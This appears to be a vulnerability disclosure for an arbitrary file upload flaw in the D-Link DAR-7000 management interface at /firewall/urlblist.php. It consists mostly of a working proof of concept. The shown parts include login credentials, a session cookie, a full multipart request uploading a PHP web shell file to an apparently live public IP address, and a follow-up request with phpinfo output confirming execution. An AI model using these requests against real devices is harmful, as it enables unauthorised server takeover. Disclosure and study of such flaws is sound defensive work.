D-LINK-DAR-7000 backend management system has file upload vulnerability

1. Vulnerability Description

The D-LINK-DAR-7000 backend management system has an arbitrary file upload vulnerability, where the interface /firewall/urlblist.php verifies files that have not been uploaded, causing arbitrary file uploads to gain server privileges.

2. Vulnerability impact


D-LINK-DAR-7000-40 [DAR V31R02B1413C]

3. Vulnerability location

/firewall/urlblist.php

4. Code analysis

The interface /firewall/urlblist.php does not verify the uploaded files, causing any file to be uploaded to obtain server permissions.




5. Vulnerability recurrence

Case：https://60.22.74.195:8443

1、As shown in the figure login interface.

Log in with username/password【test/admin@123】



2、Construct payload

```
POST /firewall/urlblist.php? HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language:          zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------
--299314415692621762628450654 41
Content-Length: 355
Origin: https://60.22.74.195:8443
Sec-GPC: 1
Connection: close
Referer: https://60.22.74.195:8443//firewall/urlblist.php
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

----------------------------299314415692621762628450654 41
Content-Disposition: form-data; name="file"; filename="shell111.php"
Content-Type: image/png

<?php phpinfo();?>

----------------------------299314415692621762628450654 41
Content-Disposition: form-data; name="type"

import
----------------------------299314415692621762628450654 41--
```

Go Cancel < > Target: https://60.22.74.195:8443

Request

Raw Params Headers Hex

```
POST /firewall/urlblist.php? HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=----------------------------299314415692621762628450654 41
Content-Length: 356
Origin: https://60.22.74.195:8443
Sec-GPC: 1
Connection: close
Referer: https://60.22.74.195:8443//firewall/urlblist.php
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

----------------------------299314415692621762628450654 41
Content-Disposition: form-data; name="file"; filename="shell111.php"
Content-Type: image/png

<?php phpinfo();?>

----------------------------299314415692621762628450654 41
Content-Disposition: form-data; name="type"

import
----------------------------299314415692621762628450654 41--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 14 May 2024 16:15:04 GMT
Server: Apache/2.2.4 (Unix) PHP/4.4.6 mod_ssl/2.2.4 OpenSSL/0.9.8b
X-Powered-By: PHP/4.4.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 60
Connection: close
Content-Type: text/html; charset=gb2312

<script>alert('添加失败!');location='urlblist.php';</script>
```

visit /tmp/shell111.php

Go Cancel < > Target: https://60.22.74.195:8443

Request

Raw Params Headers Hex MarkInfo

```
GET /tmp/shell111.php HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer:
https://60.22.74.195:8443/home/reports.php?cmd=ls+home%2Fupload%2F
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

Response

Raw Headers Hex HTML Render MarkInfo

PHP Version 4.4.6

System	Linux SecurityGateway 2.6.22.19ByzoroNetworks #1 SMP PREEMPT Mon Mar 24 12:32:4 HKT 2014 i686
Build Date	Apr 2 2010 14:05:54
Configure Command	'./configure' '--prefix=/app/php' '--with-apxs2=/app/httpd/bin/apxs' '--with-mysql=/app/mysql' '--disable-ipv6' '--enable-sockets' '--with-gd=/home/tj/libs/out/gd'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/app/php/lib/php.ini
PHP API	20020918
PHP Extension	20020429
Zend Extension	20050606
Debug Build	no
Zend Memory Manager	enabled
Thread Safety	disabled
Registered PHP Streams	php, http, ftp, compress.zlib

This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2004 Zend Technologies

PHP Credits